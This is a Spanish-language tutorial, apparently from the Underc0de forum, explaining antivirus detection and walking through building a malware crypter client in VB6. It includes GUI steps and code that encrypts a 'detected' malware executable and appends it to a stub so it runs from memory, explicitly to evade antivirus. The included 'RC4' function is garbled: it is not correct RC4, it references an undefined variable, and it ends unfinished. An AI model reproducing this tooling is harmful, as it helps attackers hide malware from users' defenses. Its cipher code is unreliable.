Los Crypters utilizan métodos de cifrados, estos cifrados son algoritmos que sirven para convertir un mensaje legible en uno ilegible.

Un ejemplo de cifrado es el clásico **ROT** o **Cifrado de César**, que consiste en desplazar una letra 3 lugares en el alfabeto. Es decir, si tenemos la palabra "Underc0de", tendríamos como resultado la cadena "Xpghuf0gh". Obviamente este cifrado es muy simple, pero es a modo explicativo; existen una infinidad de cifrados diferentes que se pueden utilizar para cifrar malware y de esta forma evadir a los antivirus.

¿Cómo funciona un AntiVirus?


Cada Antivirus tiene una base de datos en la cual almacena **firmas**. Dichas firmas, son fragmentos de códigos que identifican a cada malware. De esta forma, cada software que contenga esta firma en su código, el AntiVirus lo bloqueará y lo tomará como amenaza.

A diario aparecen nuevos malwares o malwares modificados que aun no se encuentran en las bases de datos de los AntiVirus, y para que los usuarios no queden completamente desprotegidos, se utilizan los **análisis heurísticos** o **detecciones de proactivas**, que básicamente examinan el comportamiento de los binarios en busca de un patrón similar al de algún malware detectado o advierte el comportamiento peligroso. Claro está que esto puede producir falsos positivos.

Partes de un Crypter

Un Crypter consta de dos partes, un Cliente y un Stub. El Cliente es la parte gráfica que permite seleccionar el malware o archivo y le aplica el cifrado, mientras que el Stub es la parte vital del Crypter, ya que este se encarga de ejecutar el algoritmo de descifrado.

Para entenderlo mejor, el siguiente gráfico muestra el resultado final de como queda un malware cifrado.



Tenemos nuestro Malware detectado, le pasamos el Crypter, y este le añade el Stub con el algoritmo de descifrado, la Key para descifrarlo y a continuación el malware cifrado, obteniendo de esta manera un binario indetectable. De esta forma cuando se ejecute, el stub lo copia en la


memoria RAM, e identifica el malware cifrado dentro del binario, luego identifica el key y comienza el proceso de descifrado; una vez finalizado lo ejecuta en memoria sin pasarlo al disco para que el AntiVirus no lo detecte.

Creando un Crypter desde cero

Una vez que ya hemos entendido como funciona un Crypter y sus partes, programaremos uno en VB6. Por razones obvias, será detectado, pero a lo largo de estas entregas, te enseñaremos diversas formas para indetectarlo.

Comenzaremos abriendo Visual Basic 6, seleccionaremos **EXE estándar** y clickeamos en **abrir**.

Veremos un **Form1**, que será nuestro formulario, el cual usaremos como cliente del Crypter. Cada uno puede adornarlo a su gusto. Yo solamente le pondré un logo y le cambiaré el nombre.




Ahora agregaremos los siguientes elementos:

TextBox: Lo usaremos para darle la ruta de nuestro malware detectado


2 CommandButtons: Uno será para el botón **Examinar**, que yo lo llamaré **(...)** y otro para el botón **Encriptar**

Label: Este es opcional, ya que no afecta en lo funcional y es al que se visualiza como "**Archivo:**"





Seguido a esto, debemos agregar el componente "**Microsoft Common Dialog Control 6.0 (SP3)**" el cual nos permite poder abrir el explorador de archivos al dar click en examinar (...)

Para añadirlo, es necesario dar click derecho sobre la barra de elementos, y seleccionamos la opcion "**Componentes**"




En el listado de componentes buscamos "**Microsoft Common Dialog Control 6.0 (SP3)**", lo seleccionamos y clickeamos en Aplicar y luego en Aceptar para que aparezca en nuestra barra de componentes.





Seguido a esto, lo seleccionamos y lo incorporamos al proyecto.




Finalmente, renombraremos los componentes para que sea más fácil trabajarlos y para aplicar buenas prácticas de programación.

Al **TextBox** lo llamaremos **txtArchivo**

Al botón **examinar**, lo llamaremos **btnExaminar**

Al botón **Encriptar**, le pondremos **btnEncriptar**

y finalmente al **CommonDialog**, lo llamaremos **CD**




Una vez que ya tenemos la interface terminada gráfica terminada, pasaremos al código.

Comenzaremos con el botón **examinar (...)**, le daremos doble click y pondremos el siguiente código fuente dentro de él.

```
1. With CD
2. .DialogTitle = "Seleccione un archivo"
3. .Filter = "Aplicaciones EXE|*.exe"
4. .ShowOpen
5. End With
6.
7. If Not CD.FileName = vbNullString Then
8. txtArchivo.Text = CD.FileName
9. End If
```

Este código utiliza el control **CD (CommonDialog)** para abrir un explorador de archivos y nos filtra por aplicaciones **EXE** (binarios). Una vez seleccionado uno, pondrá la ruta en nuestro **txtExaminar**

Debería quedarnos algo así:



Ahora hacemos lo mismo con el botón de encriptar, colocándole el siguiente código.

```
1. Dim Stub As String, Archivo As String
2.
3. If txtArchivo.Text = vbNullString Then
4. MsgBox "Debes cargar el archivo a encriptar", vbExclamation,
   Me.Caption
5. Exit Sub
6. Else
7.
8. Open App.Path & "\Stub.exe" For Binary As #1
9. Stub = Space(LOF(1))
10.     Get #1, , Stub
11.     Close #1
12.
13.     Open txtArchivo.Text For Binary As #1
14.     Archivo = Space(LOF(1))
15.     Get #1, , Archivo
16.     Close #1
17.
18.     With CD
```

```
19.     .DialogTitle = "Seleccione una ruta..."
20.     .Filter = "Aplicaciones EXE|*.exe"
21.     .ShowSave
22.     End With
23.
24.     If Not CD.FileName = vbNullString Then
25.
26.     Archivo = RC4(Archivo, "Underc0de")
27.
28.     Open CD.FileName For Binary As #1
29.     Put #1, , Stub & "##$$##" & Archivo & "##$$##"
30.     Close #1
31.
32.     MsgBox "Archivo Encriptado", vbInformation, Me.Caption
33.     End If
34.
35.     End If
```


Explicaré brevemente algunas de las líneas importantes del código.

Las primeras líneas muestran un mensaje de advertencia en caso de que se presione el botón encriptar sin antes haber cargado un archivo.

En caso de que si haya un archivo cargado, el crypter busca el Stub situado en la misma carpeta que el cliente de nuestro crypter y le añade la key que luego usará para descifrarlo y para cifrarlo usará RC4, el cual es un cifrado por flujos.

Finalmente mostrará el mensaje "Archivo Encriptado" para darnos cuenta de que todo salió bien.

El código debería quedarnos como la siguiente captura:




Ahora agregaremos el cifrado RC4 al código, para que nuestro crypter sepa como cifrar los binarios que le pasemos. A este código lo agregaremos a continuación del anterior.

```
1. Public Function RC4(ByVal Data As String, ByVal Password As
   String) As String
2. On Error Resume Next
3. Dim F(0 To 255) As Integer, X, Y As Long, Key() As Byte
4. Key() = StrConv(Password, vbFromUnicode)
5. For X = 0 To 255
6.     Y = (Y + F(X) + Key(X Mod Len(Password))) Mod 256
7.     F(X) = X
8. Next X
9. Key() = StrConv(Data, vbFromUnicode)
10.    For X = 0 To Len(Data)
11.        Y = (Y + F(Y) + 1) Mod 256
12.        Key(X) = Key(X) Xor F(Temp + F((Y + F(Y)) Mod 254))
13.    Next X
14.    RC4 = StrConv(Key, vbUnicode)
```

